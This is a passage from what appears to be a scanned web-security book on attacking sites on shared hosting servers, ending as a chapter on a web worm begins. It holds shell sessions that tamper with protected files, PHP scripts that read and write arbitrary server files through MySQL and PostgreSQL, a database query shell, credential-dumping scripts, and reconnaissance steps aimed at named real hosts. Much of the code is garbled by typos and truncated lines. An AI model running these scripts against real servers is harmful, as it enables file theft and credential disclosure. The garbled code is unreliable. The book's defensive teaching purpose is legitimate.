Consider an example. The attacker has the access rights of the `apache` user and the `apache` group. The attacker wants to change the TEST.TXT file, which is available to the `apache` user for reading but not for writing. The directory is available for writing to all users.

Console

```
-bash-2.05b$ id
uid=80(apache) gid=80(apache) groups=80(apache)
-bash-2.05b$ ls -la
total 8
drwxrwxrwx   2 user     user   512 Dec 15 17:06 .
drwxr-xr-x  18 root     wheel 2560 Dec 15 17:03 ..
-rw-r--r--   1 user     user    10 Dec 15 17:03 test.txt
-bash-2.05b$ cat test.txt
test file
-bash-2.05b$ echo EDITED >> test.txt
-bash: test.txt: Permission denied
-bash-2.05b$ cp test.txt x.txt
-bash-2.05b$ ls -la
total 10
```

```
drwxrwxrwx   2 user     user     512 Dec 15 17:06 .
drwxr-xr-x  18 root     wheel   2560 Dec 15 17:03 ..
-rw-r--r--   1 user     user      10 Dec 15 17:03 test.txt
-rw-r--r--   1 apache   apache    10 Dec 15 17:06 x.txt
-bash-2.05b$ cat x.txt
test file
-bash-2.05b$ echo EDITED >> x.txt
-bash-2.05b$ cat x.txt
test file
EDITED
-bash-2.05b$ rm test.txt
override rw-r--r-- user/user for test.txt? y
-bash-2.05b$ ls -la
total 8
drwxrwxrwx   2 user     user     512 Dec 15 17:07 .
drwxr-xr-x  18 root     wheel   2560 Dec 15 17:03 ..
-rw-r--r--   1 apache   apache    17 Dec 15 17:07 x.txt
-bash-2.05b$ mv x.txt test.txt
-bash-2.05b$ ls -la
total 8
drwxrwxrwx   2 user     user     512 Dec 15 17:07 .
drwxr-xr-x  18 root     wheel   2560 Dec 15 17:03 ..
-rw-r--r--   1 apache   apache    17 Dec 15 17:07 test.txt
-bash-2.05b$ cat test.txt
test file
EDITED
-bash-2.05b$
```

This is how the content of a file available only for reading could be changed.

Note that a side effect of this method is that the owner of the file has changed.

Therefore, if the administrator investigates the incident, he or she will find the user who performed these actions.

However, in this example, the actions were performed using a script available through HTTP on behalf of the `apache` user. To find the person who performed these actions, the administrator will have to analyze log files on the server. In some cases, he or she will fail to find the person.

To eliminate the vulnerability that allows an attacker to use scripts executed with the access rights of the HTTP server to read files belonging to other systems, hosting providers sometimes configure their servers so that the scripts are executed with the access rights of their owner or of the owner of the site. With such an approach, you can make files available for reading only to their owners. It will be impossible to use scripts belonging to other sites to read the contents of these files.

I'd like to emphasize that you should be careful when setting access rights to these files; otherwise, you won't achieve the desired goal.

The higher the security level of invulnerable system, the lower the level of vulnerable ones. The rights of file owners are privileges higher than the rights of the HTTP server. As a rule, the user who started the HTTP server gains minimal rights in the system.

Consider a system, in which scripts accessed using HTTP are executed with the rights of their owner or of the owner of the site. If the attacker finds a vulnerability allowing him or her to execute any commands, he or she will be able to execute them with the access rights of that user. Because files belonging to a user are usually available for writing to that user, the attacker will be able to change the contents of these files and to read them.

The following example shows a typical approach to giving users rights.

Rights to access files

```
-bash-2.05b$ ls -la
total 10
drwxr-xr-x   2 user     user    512 Dec 15 17:06 .
drwxr-xr-x  18 root     wheel  2560 Dec 15 17:03 ..
drwxr-xr-x   1 user     user     10 Dec 15 17:03 dirl
```

```
dr-xr-xr-x   1 user     user      10 Dec 15 17:03 rodir
drwxrwxrwx   1 user     user      10 Dec 15 17:03 sharedir
-rw-r--r--   1 user     user      10 Dec 15 17:03 test.txt
-rw-------   1 user     user      10 Dec 15 17:03 test2.txt
-rwxr-xr-x   1 user     user      10 Dec 15 17:03 test.cgi
-r--------   1 user     user      10 Dec 15 17:03 passwd
----------   1 user     user      10 Dec 15 17:03 secret
```

Note that the `passwd` and `secret` files aren't available for writing even to the owner of the files. In addition, the `secret` file is unavailable for reading.

However, it is easy to demonstrate that a person with access rights of the file owner can read and change the contents of the files.

How to access

```
-bash-2.05b$ ls -la
total 10
drwxr-xr-x   2 user     user     512 Dec 15 17:06 .
drwxr-xr-x  18 root     wheel   2560 Dec 15 17:03 ..
drwxr-xr-x   1 user     user      10 Dec 15 17:03 dirl
dr-xr-xr-x   1 user     user      10 Dec 15 17:03 rodir
drwxrwxrwx   1 user     user      10 Dec 15 17:03 sharedir
-rw-r--r--   1 user     user      10 Dec 15 17:03 test.txt
-rw-------   1 user     user      10 Dec 15 17:03 test2.txt
-rwxr-xr-x   1 user     user      10 Dec 15 17:03 test.cgi
-r--------   1 user     user      10 Dec 15 17:03 passwd
----------   1 user     user      10 Dec 15 17:03 secret
-bash-2.05b$ chmod 777 secret
-bash-2.05b$ chmod 777 passwd
-bash-2.05b$ cat passwd
Test PASSWD file
-bash-2.05b$ cat secret
Test SECRET file
-bash-2.05b$ echo EDITED >> passwd
```

```
-bash-2.05b$ echo EDITED >> secret
-bash-2.05b$ cat passwd
Test PASSWD file
EDITED
-bash-2.05b$ cat secret
Test SECRET file
EDITED
-bash-2.05b$ chmod 000 secret
-bash-2.05b$ chmod 400 passwd
-bash-2.05b$ ls -la
total 10
drwxr-xr-x   2 user     user     512 Dec 15 17:06 .
drwxr-xr-x  18 root     wheel   2560 Dec 15 17:03 ..
drwxr-xr-x   1 user     user      10 Dec 15 17:03 dir1
dr-xr-xr-x   1 user     user      10 Dec 15 17:03 rodir
drwxrwxrwx   1 user     user      10 Dec 15 17:03 sharedir
-rw-r--r--   1 user     user      10 Dec 15 17:03 test.txt
-rw-------   1 user     user      10 Dec 15 17:03 test2.txt
-rwxr-xr-x   1 user     user      10 Dec 15 17:03 test.cgi
-r--------   1 user     user      10 Dec 15 17:03 passwd
----------   1 user     user      10 Dec 15 17:03 secret
-bash-2.05b$ cat passwd
Test PASSWD file
EDITED
-bash-2.05b$ cat secret
cat: secret: Permission denied
-bash-2.05b$
```

This is how the attacker with the access rights of a file owner can manipulate files and change their contents.

To summarize, I strongly recommend that you stick to the following rule when configuring the HTTP server:

Scripts and programs that can be started using HTTP

Rule

shouldn't be executed with the access rights of their owner or of the owner of the site. The best and the most common approach is to execute them with the access rights of a user with the minimum privileges in the system (e.g., `nobody`, `apache`, or `www`).

Previous Next

Previous Next

Hosting and Databases

In addition to running scripts, hosting companies often offer their clients other services, such as accessing their own database from their scripts. With a correct database configuration and a correct authentication procedure based on the login and the password, a user who can access his or her database cannot access the other users' databases.

As described in the previous section, two situations are possible. First, a malicious user is one of the site owners and, therefore, has a full access to his or her site. Second, an attacker has access to a site located on the same physical server as the target site.

In any case, the attacker can perform any actions in the context of the site under control. He or she can make database queries to read any files on the server, including files belonging to the target system. For example, in the MySQL database, the attacker can use the `load file` construction.

To achieve his or her malicious goal, the attacker needs the user in whose name the attacker establishes a database connection to have access rights to the files, and the files must be available for reading to all users.

In most hosting servers, files belonging to different sites are available for reading to all users. This is done for two reasons. First, most systems by default create files available for reading to all users. Second, files should be available for reading both to their owners and to the user who started the HTTP server. The simplest way to meet these requirements is to allow all users to read the files.

As a result, a user with the access to a database sometimes can use SQL to view the contents of files available to all users for reading. For example, he or she can use the following script to access the MySQL database and output the content of any file.

http://localhost/7/4.php

```
<?
$server="localhost";
$user="root";
$pass="";
$db="bookl";
echo "
<html>
<body>
<form>
file name: <input type=text name=file><br>
<input type=submit value='output'>
</form>
";
$file=$_GET['file'];
if(!empty($flie))
{
 mysql_connect($server, $user, $pass);
 mysql_select_db($db);
 $sq="select load_file("'.addslashes($file).'") as f";
 $q=mysql_query($sq);
 $s=mysql_error();
 if(!empty($s))
 {
  echo "Error: $s";
 }
 else
 {
   $r=mysql_fetch_object($q);
   if (!$r)
   {
      echo "empty";
   }else
   {
     echo "<hr>\r\n".nl2br(htmlspecialchars($r->f))."\r\n<hr>";
   }
 }
}
echo "
</body>
</html>
?>
```

To use this method for obtaining the contents of files, the user of the MySQL database who established connection to the database server should have the `file_priv` access rights.

A user of the PostgreSQL database could use the following script to read the contents of any files.

http://localhost/7/5.php

```
<?
$server="localhost";
$user="pgsql";
$pass="";
$db="testdb";
echo "
<html>
<body>
<form>
file name: <input type=text name=file><br>
<input type=submit value=' output '>
</form>
";
$file=$_GET['file'];
if(!empty ($file))
{
 $c=pg_connect("host=$server port=5432 dbname=$db user=$user
password=$pass");
 $s=pg_last_error();
```

```
if (empty ($s))
{
 pg query($c, "delete from tt");
 $s=pg_last_error();
}
if(!empty($s))
{
 echo "Error: $s";
 echo "
 </body>
 </html>
 "
 exit ;
}
else
if (empty($s))
{
 $sq="copy tt(v) from '".addslashes($file)
 $q=pg query($c, $sq);
 $s=pg_last_error();
}
if(!empty($s))
{
 echo "Error: $s";
 echo "
 </body>
 </html>
 " ;.
 exit ;
}
else
if (empty($s))
{
 $sq="select v from tt";
 $q=pg_query($c, $sq);
```

```
  $s=pg_last_error();
 }
 if(!empty ($ s))
 {
  echo "Error: $s";
 }
 else
 {
   echo "<hr>\r\n";
   while($r=pg_fetch_object($q))
   {
     echo n12br(htmlspecialchars($r->v))."<br>\r\n";
   }
   echo "\r\n<hr>";
 }
}
echo "
</body>
</html>
";
?>
```

This script uses the PostgreSQL features of SQL to copy information from one table to another. If the attacker can access the PostgreSQL database with the rights of a user able to manipulate the database, he or she can use this or similar script to obtain the contents of any text files.

In addition, if the attacker can send SQL queries, he or she can create a file (and sometimes edit an existing one) using the rights of the user who established the connection to the database. For example, an attacker who has access to the MySQL database can use the following script

http://localhost/7/6.php

```
<?
```

```
$server="localhost";
$user="root";
$pass="";
$db="bookl";
echo "
<html>
<body>
<form method=POST>
file name: <input type=text name=file><br>
<textarea name=text cols=60 rows=30x/textarea><br>
<input type=submit value='write'>
</form>
";
$file=$_POST['file'];
$text=$_POST['text'];
if (!empty ($file))
{
 mysql_connect($server, $user, $pass);
 mysql_select_db($db);
 $sq="select '".addslashes($text)."' from testl limit 1 into out
'".addslashes($file). I"";
 $q=mysql_query ($sq) ;
 $q=mysgl query($sq);
 $s=mysql_error();
 if(!empty ($s))
 {
  echo "Error: $s";
 }
 else
 {
  echo "<b>Done!</b>";
 }
}
echo "
</body>
```

```
</html>
";
?>
```

A specific feature of MySQL is that when you write data into a file, this file doesn't need to be present in the system. The directory, to which you write the file, should be available for writing to all users.

A malicious user who has access to the PostgreSQL database can load and execute the following PHP script that uses file features of PostgreSQL to create or edit any file with the rights of a PostgreSQL user.

http://localhost/7/7.php

```
<?
$server="localhost";
$user="pgsql";
$pass="";
$db="testdb";
echo "
<html>
<body>
<form method=POST>
file name: <input type=text name=file><br>
<textarea name=text cols=60 rows=30></textarea><br>
<input type=submit value='write'>
</form>
" ;
$file=$_POST['file'];
$text=$_POST['text'];
if(!empty ($file))
{
 $c=pg_connect("host=$server port=5432 dbname=$db user=
 $user password=$pass");
 $s=pg_last_error();
 if (empty ($s))
 {
  pg_query($c, "delete from tt");
  $s=pg_last_error();
 }
 if(!empty($s))
 {
  echo "Error: $s";
  echo "
  </body>
  </html>
  ";
  exit ;
 }
else
{
 pg_query($c, "delete from tt");
 $s=pg_last_error();
}
if(!empty($s))
{
 echo "Error: $s";
 echo "
 </body>
 </html>
 " ;
 exit ;
}
else
{
  $texts=split($text, "\n");

  $sq="insert into tt(v) values('".addslashes($text)."')";
  $q=pg_query($c, $sq);
  $s=pg_last_error();
}
if(!empty($s))
{
 echo "Error: $s";
 echo "
 </body>
 </html>
 ";
 exit ;
}
else
{
  $sq="copy tt(v) to '".addslashes($file)."'"
  $q=pg_query($c, $sq);
  $s=pg_last_error();
}
 if(!empty($s))
 {
  echo "Error: $s";
  echo "
  </body>
  </html>
  ";
  exit ;
 }
 else
 {
  echo "<b>Done</b>";
 }
}
echo "
</body>
</html>
?>
```

This is how a malicious user with access to a database can manipulate any files in the system using the rights granted to him or her by the database. This person can be either a malicious client of the hosting company or an attacker who used a vulnerability to gain control over a site on the hosting server.

The Problem with Disclosed Code

So, the most dangerous thing that can happen after you place a site on a hosting server is that the contents of any files can be read by a malicious user. What's more, in certain cases the content of some files can be changed.

To protect yourself against the second danger, stick to the following rule:

Rule Set access rights to files so that the user who started the HTTP server and runs scripts available using HTTP cannot change them.

You can give such a user rights for writing only into files not crucial for the system (i.e., changing them won't affect the work of the system).

Because dynamic data can always be stored in a database, you can always arrange your system so that there are no files available for reading to all users.

The ability of a malicious person to read any file in your system, including the source code of scripts and modules, is quite serious. It entails three dangers:

- The source code of your scripts will make it easier for the attacker to find a vulnerability in your system.
- The attacker will be able to examine the system settings, the `.htaccess` files, and so on.
- The attacker can obtain private information from the source code of scripts (e.g., the login and the password to the database).

To avoid the first danger, use the following rule:

Under any circumstances, especially when you system is

Rule on a hosting server, write your scripts with all safety precautions. In other words, they shouldn't have vulnerabilities.

Indeed, if your scripts are invulnerable, disclosing their source code won't be advantageous for the attacker.

Proof that safe systems with open source code can be developed is in the existence of many OpenSource projects. Their source code is widely available, but they are considered safe enough.

The main techniques of secure programming are described in `Chapters 2` to 5.

When it comes to viewing the system settings, the attacker can examine files such as `.htaccess` or `httpd.conf` to investigate the system's internals. However, disclosing this information isn't crucial in most cases because the attacker already has access to the server's file system.

Nevertheless, you should write configuration files so that disclosing their contents isn't dangerous for the system.

In certain cases, you can set access rights to configuration files so that the user who has started the HTTP server and executes scripts cannot read them. The clients of your system also shouldn't read the configuration files.

The only situation, in which disclosure of files can affect the system security, is when passwords are stored in files.

In many systems, `.htaccess` files restrict access to a particular directory using HTTP Basic authentication. In such cases, a list of users and hashes of their passwords is often stored in a separate file.

Although recovering a password from its hash is a complex mathematical problem, weak and simple passwords can be recovered quickly.

You might think that proper protection would involve prohibiting reading of the

.htaccess and .htpasswd files by a user who runs scripts. However, this is the user who started the HTTP server, and these files should be accessible for reading to this user. So, you can infer the following:

Warning A malicious user with the file access rights of a user who started the HTTP server can always obtain the contents of configuration files such as htaccess or httpd.conf.

Naturally, this plays into the attacker's hands. What's more, sometimes passwords whose hashes are stored in .htpasswd files are the same as passwords for other services. If the attacker finds a password from its hash stored in this file, he or she is likely to use this password to access other services in the system. No doubt, he or she will use this password to access private parts of the site, which are protected using HTTP Basic authentication.

To protect against this, stick to the following rules:

- Use long passwords (of ten or more characters) consisting of uppercase and lowercase letters, digits, and punctuation marks.
- Create password hashes with the md5 algorithm (the -m switch for the .htpasswd utility).

Taking into account the last warning, it is difficult to provide security.

Note that any private data can be stored in a database. So, the only private data that you have to put in the source code of scripts are authentication data for the access to a database. The most secret is the password to a database.

Some administrators use the same passwords to access to different components of the system. For example, they set the same passwords to access the database; to access files using the FTP, SSH, and Telnet protocols; and to access private parts of the site protected using HTTP Basic authentication.

Warning In most cases, the login and the password to the database are stored unencrypted.

So, if the attacker has access to a system in the context of any site on the hosting server and can obtain the source code of scripts (using one of the methods described earlier), he or she can obtain the login and the password to the database of the target site.

For example, the attacker can use the following script to manipulate the database of the target site.

http://localhost/7/8.php

```
<?
$host="localhost"; // Default host
$user="root";      // Default user
$pass="";          // Default pass
$database="";      // Default database
$h=$_POST["h"];
$u=$_POST["u"];
$p=$_POST["p"];
$b=$_POST["b"];
$sq=$_POST["sq"];
if(!empty($h)) $host=stripslashes($h);
if(!empty($u)) $user=stripslashes($u);
if(!empty($p)) $pass=stripslashes($p);
if(!empty($b)) $database=stripslashes($b);
echo "
<html>
<body>
<form method=POST>
<input type=hidden name=node value=1>
```

```
host:<input type=text size=10 name=h
value=\"".htmlspecialchars($host)."\">
name: <input type=text size=10 name=u
value=\"".htmlspecialchars($user),"\">
pass: <input type=text size=10 name=p
value=\"".htmlspecialchars($pass)."\">
db: <input type=text size=10 name=b
value=\"".htmlspecialchars($database)."\">
<br>
sql:
<br>
<textarea cols=60 rows=6 name=sq>".htmlspecialchars($sq)."</text
<br>
<input type=submit value='execute'>
</form>
<hr>
";
if(empty($_POST["mode"]))
{
 echo "
 </body>
 </html>
 ";
 exit ;
};
mysql_connect($host, $user, $pass);
$s=mysql_error();
if(!empty($s))
{
  echo "<font color=red>".$s."</font><br>\r\n";
  echo "
  </body>
  </html>
  exit ;
}
```

```
if(!empty($database)) mysql_select_db($database);
$s=mysql_error();
if(!empty($s))
{
  echo "<font color=red>".$s."</font><br>\r\n";
  echo "
  </body>
  </html>
  ";
  exit ;
}
$sq=stripslashes($sq) ;
$q=mysql_query("$sq");
$s=mysql_error();
if(!empty($s))
{
  echo "<font color=red>".$s."</font><br>\r\n";
  echo "
  </body>
  </html>
  exit;
}
echo "<table border=l>\r\n";
$x=l;
while($r=mysql_fetch_array($q, MYSQL_ASSOC))
{
  if ($x)
  {
    echo "<tr>";
    foreach($r as  $kv) echo
"<td><b>".htmlspecialchars($k)."</b></td>\r\n";
    echo "</tr>";
  };
  $x=0;
  echo "<tr>\r\n";
  foreach($r as $k=>$v) echo "<td>".htmlspecialchars($v)."</td>\
  echo "</tr>\r\n";
}
echo "</table>
</body>
</html>
";
?>
```

Thus, the attacker can execute PHP (or Perl) code to make any queries to the database of the target site.

To protect yourself against such an attack based on disclosure of the source code of scripts, you need to protect the login and the password to the database against reading. The most obvious solution would involve encrypting the password, storing it in the script source code in the encrypted form, and decrypting it before sending to the function that establishes the connection to the database.

Consider an example that stores the password to a database in the encrypted form.

connect.inc.php

```
<?
include("crypt.inc.php");
$user="D6506F3CEB81C531";
$pass="1760716B40637EED";
$host="A5D908416F5FEDD7";
$dbname="OF83079680FD4C4A";
$user_pass="WgljXBMfeZ4T";
$pass_pass="kWBIYBJlz3AS";
$host_pass="5p093QAmr2cS";
$dbname_pass="yqfb41ZlEIPm"•
$user=mydecrypt($user, $user_pass);
```

```
$pass=mydecrypt($pass, $pass_pass);
$host=mydecrypt($host, $host_pass);
$dbname=mydecrypt ($dbname, $dbname_pass);
mysql_connect($host, $user, $pass);
mysql_select_db($dbname);
...
?>
```

As you can see, this code doesn't contain the login and the password explicitly.

However, the attacker will easily find them. If the attacker can view the source code of all scripts, he or she can read the code of `connect.inc.php` and `crypt.inc.php`.

The first script determines encrypted strings that contain authentication data to access the database and the passwords necessary for encryption. The second script determines encryption algorithms.

Therefore, the attacker can easily obtain the encryption algorithm and all data necessary for decryption. This will allow him or her to access the database.

In some cases, the attacker doesn't even need to analyze encryption algorithms.

For example, the attacker can load the following script in the context of the site he or she controls on the hosting server and run it with the browser. This script will display the login and the password explicitly. Of course, the attacker needs the content of the `connect.inc.php` file.

showpasses.php

```
<?
include("/path/to/crypt.inc.php");
$user="D6506F3CEB81C531";
```

```
$pass="1760716B40637EED";
$host="A5D908416F5FEDD7";
$dbname="0F83079680FD4C4A";
$user_pass="Wg1jXBMfeZ4T";
$pass_pass="kWBTYBJ1z3AS";
$host_pass="5p093QAmr2cS";
$dbname_pass="yqfb41ZlEIPm";
echo "user: ".htmlspecialchars(mydecrypt($user, $user_pass))."<b
echo "user: ".htmlspecialchars(mydecrypt($pass, $pass_pass))."<b
echo "user: ".htmlspecialchars(mydecrypt($host, $host_pass))."<b
echo "user: ".htmlspecialchars(mydecrypt($dbname,
                                         $dbname_pass))."<br>\r\
?>
```

Note that the attacker needs to enter the path to the `crypt. inc. php`.

If the developer of the system uses standard encryption libraries, for example, `mcrypt`, the attacker won't need to include additional scripts.

If the attacker can include the `connect, inc. php` file in this example, he or she can find the login and password to the database.

Showpasses.php

```
<?
include("/path/to/connect.inc.php");
echo "user: ".htmlspecialchars($user)."<br>\r\n";
echo "user: ".htmlspecialchars($pass)."<br>\r\n";
echo "user: ".htmlspecialchars($host)."<br>\r\n";
echo "user: ".htmlspecialchars($dbname)."<br>\r\n";
?>
```

Warning The PHP interpreter can be configured so that the user cannot include files from certain directories.

So, data encryption doesn't protect the login and the password to the database against disclosure.

Are there other methods? I'll try to explain to you the heart of the problem.

The server can access scripts with the rights of a user, for example, `nobody`. This user can also execute scripts belonging to another site. Malicious scripts have the access rights of the same user.

The attacker can use the malicious scripts to read the contents of any files on the server with the rights of the `nobody` user. Because the HTTP server accesses the files with the rights of this user, it doesn't have privileges in addition to those of the malicious user. In other words, a script that is being accessed doesn't "know" who accesses it, the HTTP server or the attacker.

The attacker can simulate any action of the PHP interpreter. Any information available to the HTTP server and the PHP interpreter is also available to the attacker.

You can infer the following conclusion:

Conclusion	Regardless of the method you use to protect the login and the password to the database, the attacker who can obtain the source code of your scripts can disclose the protected data.

A certain protection level could be achieved by enabling the safe mode in PHP, using other PHP restrictions, executing scripts with the rights of the file owners, and using other methods that restrict abilities of scripts. However, some of these methods can be circumvented, and others affect the systems functionality.

To summarize, placing a site on a hosting server makes it vulnerable to attacks on the database of the site.

Previous Next

The Attacker's Point of View

Look at the situation from the attacker's side.

The attacker has a certain goal. Suppose he or she has investigated the target site properly but failed to find any vulnerabilities. The only way to gain full or partial control over the target site is to attack another site on the same hosting server, gain control over that site, and try to access the target site.

Note The task of obtaining control over the target site **is** reduced to the task of finding a vulnerable site on the same hosting server and obtaining control over that site.

Although the task of finding and exploiting vulnerabilities in a target site is well described in this book, the task of finding sites on the same server is a challenge.

Many methods for searching for sites on a hosting server are possible in each particular situation.

For example, the attacker can use the following sources of information about the addresses of sites:

- The hosting site
- The domain name system (DNS) reverse zone
- Search systems
- The `netcraft` database
- The cache of a DNS server

Information from the Hosting Site

Sometimes, hosting providers place information about their clients on pages of their official sites. The attacker is likely to check the hosting provider's official site for the availability of the addresses of the clients' Web sites.

If the hosting provider's official site is on the same physical server as the target site, the attacker can try to find vulnerabilities in it.

It is easy to find, on which hosting server a particular site is. For example, the attacker can use a `whois` database. Sending `whois` queries with the name and IP address of the site, the attacker can obtain information about the owner of the site and the hosting provider.

The IP address can be obtained with the `nslookup` utility.

Consider an example that returns information about the **www.admin.ru** site.

Example

```
-bash-2.05b$ whois admin.ru
% By submitting a query to RIPN's Whois Service
% you agree to abide by the following terms of use:
% http://www.ripn.net/about/servpol.html#3.2 (in Russian)
% http://www.ripn.net/about/en/serypol.html#3.2 (in English).
domain:      ADMIN.RU
type:        CORPORATE
nserver:     ns.masterhost.ru.
nserver:     nsl.masterhost.ru.
nserver:     ns2.masterhost.ru.
State:       REGISTERED, DELEGATED
person:      Alexey N Bykov
phone:       +7 095 0000000
e-mail:      domain@mod.ru
registrar:   RUCENTER-REG-RIPN
created:     2000.07.17
paid-till:   2005.07.17
source:      TC-RIPN
Last updated on 2004.12.22 14:51:42 MSK/MSD
```

```
-bash-2.05b$ nslookup admin.ru
Server:  localhost
Address: 127.0.0.1
Name:    admin. ru
Address: 217.16.20.40

-bash-2.05b$ whois 217.16.20.40

inetnum:      217.16.20.0 - 217.16.20.255
netname:      MASTERHOST
descr:        Masterhost.ru is a hosting and technical support
organization.
country:      RU
admin-c:      MHST-RIPE
tech-c:       MHST-RIPE
status:       ASSIGNED PA
notify:       noc@masterhost.ru
mnt-by:       MASTERHOST-MNT
changed:      caspy@masterhost.ru 20030508
source:       RIPE
route:        217.16.16.0/20
descr: .      masterhost
origin:       AS25532
notify:       noc@masterhost.ru
mnt-routes:   MASTERHOST-MNT
mnt-by:       MASTERHOST-MNT
changed:      caspy@masterhost.ru 20030414
changed:      caspy@masterhost.ru 20040901
source:       RIPE
role:         MASTERHOST NOC
address:      MasterHost CJSC.
address:      Arkhangelskiy per., 1, office 513
address:      101934 Moscow
address:      Russia
phone:        +7 095 7729720
```

```
fax-no:         +7 095 7729723
e-mail:         noc@masterhost.ru
trouble:        ------------------------------------------------------
trouble:        MASTERHOST is available 24 x 7
trouble:        ------------------------------------------------------
trouble:        Points of contact for MASTERHOST Network Operation
trouble:        ------------------------------------------------------
trouble:        Routing and peering issues:       noc@masterhost.r
trouble:        SPAM and Network security issues: abuse@masterhost
trouble:        Mail and News issues:             postmaster@maste
trouble:        Customer support:                 support@masterho
trouble:        General information:              info@masterhost.
trouble:        ------------------------------------------------------
admin-c:        AAS-RIPE
tech-c:         AAS-RIPE
tech-c:         UNK-RIPE
nic-hdl:        MHST-RIPE
notify:         noc@masterhost.ru
mnt-by:         MASTERHOST-MNT
changed:        caspy@masterhost.ru 20021118
changed:        caspy@masterhost.ru 20030831
source:         RIPE
```

The `whois` query would allow the attacker to suppose that the site is located on the `masterhost` server. The IP query confirmed this.

These simple actions would allow the attacker to find out that the target site is located on `masterhost.ru`.

The DNS Reverse Zone

Consider an example that returns information about the hosting server and (in some cases) about other sites on the host.

Example

```
-bash-2.05b$ nslookup www.pautinka.ru
Server:  localhost
Address:  127.0.0.1
Non-authoritative answer:
Name:    pautinka.ru
Address:  217.106.232.17
Aliases:  www.pautinka.ru
-bash-2.05b$ nslookup   217.106.232.17
Server:  localhost
Address:  127.0.0.1
Name:    asp.z8.ru
Address:  217.106.232.17
-bash-2.05b$
```

Thus, the attacker would obtain the URL of another site on the same physical server.

Information from Search Systems

Sometimes, a search for sites with the same IP address (located on the same physical server) can return interesting results.

For example, the attacker can search by the following:

- The IP address of the target site
- The name and address of the target site's provider
- The name and address of the target site

The probability of obtaining the needed information is small, but there is a chance.

Information from the *netcraft* Database

The `netcraft.com` database stores statistics about various sites that can be interesting for the attacker. In particular, an attacker can learn from the `netcraft` database which IP network contains the IP address of the provider. Then he or she can obtain the addresses of all sites belonging to this network.

If a few servers have identical or similar features, the attacker can guess, which IP addresses are aliases of the main IP address of one server.

For example, send the following request:

http://uptime.netcraft.com/up/graph/?host=www.mail.ru

This will reveal the IP network that contains the IP address of www.mail.ru. This is `MAILRU-NET2,194.67.57.0,194.67.57.255.`

The next request, **http://uptime.netcraft.com/up/hosted?netname=MAILRU-NET.2,194.67.57.0,194.67.57.255,** will return a list of sites known to `net-craft` that have the IP addresses from the same network.

The Cache of a DNS Server

If the attacker can access the cache of a large DNS server, he or she can try to obtain a list of sites that have the same IP address as the target site.

If the attacker can read the configuration file of the HTTP server on the server that hosts the target site, he or she can obtain a fairly precise list of sites located on the same server. However, I'm describing a situation, in which the attacker cannot access the server's internals.

If the attacker fails to find a site located on the same server as the target site, or if he or she fails to find vulnerabilities on the found sites and cannot obtain privileges on the target server, he or she can take another step. The attacker can create his or her site in the same hosting company as the target site. Depending on the hosting company, it is likely that the attacker's site will be located on the same physical server as the target site.

Therefore, the attacker will be able to take all of the steps described earlier to obtain control over the target server.

In this case, the cost of breakage for the attacker will be equal to the rental cost of disk space (possibly, support for PHP or Perl scripts and a database will be required).

Conclusion

In this chapter, I didn't intend to convince you that it is impossible to reach an appropriate security level for a system or a site located on a hosting server. I merely tried to demonstrate that this task is complicated and that the attacker has many options to achieve his or her malicious goals.

Nevertheless, in many cases, it is possible to have a secure system on a hosting server.

Much depends on the security requirements placed on the system and how secret the information stored in the system is.

For example, if the site is just your home page, contains nonsecret documents, or is a chat or a forum, the safety requirements won't be strict, and placing this site on a hosting server will be justified. However, if the site is an Internet shop, a payment system, or another system that stores private information such as the clients' names, personal information, and credit card numbers, it wouldn't be wise to place such a system on a hosting server.

When you decide whether to place your system on a collocation or hosting server, you should make the following considerations, among others:

- *The system requirements of the server resources.* Some systems require so many resources that it would be impossible to place them on a hosting server.
- *The scope of your businesses and the task you fulfil.* The rent for a collocation server is so expensive (in comparison to the rent for disk space on a hosting server) that some enterprises can't afford it.
- *The security requirements.* Sometimes placing the system on a collocation server is mandatory for security.

You should also be guided by common sense.

Chapter 8: A Conceptual Virus

Overview

This chapter describes how to create a virus or, more precisely, a worm that reproduces itself only using vulnerabilities in Web systems.

Note The CD-ROM that accompanies this book doesn't contain the source code of the worm. In the book, only a few fragments of the source code are given. They just demonstrate some of its functions. All these fragments contain bugs that make this code useless. A capable variant of this virus doesn't exist and has never existed. The code of this worm cannot be considered harmful because the worm cannot leave the computer. What's more, in any computer the worm can reproduce itself only a few times. The worm cannot do any damage to the system. In other words, I only demonstrate the theoretical possibility of creating such a worm; I don't create it as a capable program. All the code presented in this book is just the worm's unconnected fragments. Therefore, the code of the worm is of theoretical interest only.

Previous Next

Getting Started

I came up to the idea of writing this worm when I realized that many sites on the Internet have vulnerabilities that can be exploited, so to speak, unattended. That is, a script can exploit them automatically based on an algorithm for searching for vulnerabilities and exploiting them.

Error messages indicating vulnerabilities on a particular site are often stored in the databases of search systems. So, a script or a worm can send a series of requests to the well-known search systems to find new targets for attacks.

When describing such a worm, my primary goal is to demonstrate that sometimes the exploitation of a vulnerability is so simple that a computer program can cope with this task.

Be aware that this worm could carry potential dangers if additional functionality was implemented in it. It could create backdoors in the infected system that would allow a malicious person to enter the system later. It could behave like a Trojan horse intercepting vital information on the server. It could use the computational resources of the server to the benefit of the attacker.

For example, the attacker could create a worldwide network of infected computers and use them to solve complex mathematical problems such as computing a password from its hash. For another example, such a network could be used for sending spam.

Finally, this network could be used to launch a Distributed Denial of Service attack on a target server to make it inoperative (a so-called DDoS attack).

In any case, letting this worm out on to the Internet (and giving it functionality in addition to reproduction) would be dangerous because one person could quickly gain control over many vulnerable sites and servers worldwide.

If you don't take safety precautions when writing program code, your computer can eventually become a node in such a malicious network.

Frightened yet?

To avoid this, stick to the rules for writing code for Web applications described in the previous chapters.

Previous Next

An Overview of Existing Viruses

Before writing code, look at existing viruses and worms.

I'll overview viruses written on interpreted languages (script viruses) that are presented on Kaspersky Lab's site, **http://www.viruslist.com/**, which is a virus encyclopedia. The worm I'm going to describe in this chapter belongs to this type of viruses.

A list of such viruses is available at **http://www.viruslist.html?id=12**. They are as follows:

- `BAT.IBBM.generic` is an innocent virus that propagates only within one computer. It infects batch files by appending its body to the end of a file. It has nothing in common with the worm described in this chapter.
- `CS.Gala` is the first known virus that infects CorelDraw scripts. It cannot leave the computer on its own.
- `HTML.Internal` is the first known virus that infects HTML files. It cannot reproduce itself. It infects HTML files on the client computer after the user visits an infected site. It cannot move from one computer to another on its own.
- `HTML.NoWarn.a` is similar to `HTML.Internal`.
- `SWScript.LFM` infects Macromedia Flash files.
- `Script.Inf.Demo` infects installation files.
- `VBS.AVM` uses File System Object (FSO) commands for reproduction but cannot leave the file system of a computer.
- `WinREG.Antireg.a` infects Windows registry files.
- `WinScript.777` infects Windows script files.

All the viruses run on the client computer under the Windows operating system. They cannot leave the computer or infect the server on their own.

In addition, the virus encyclopedia contains descriptions of a few viruses written in PHP.

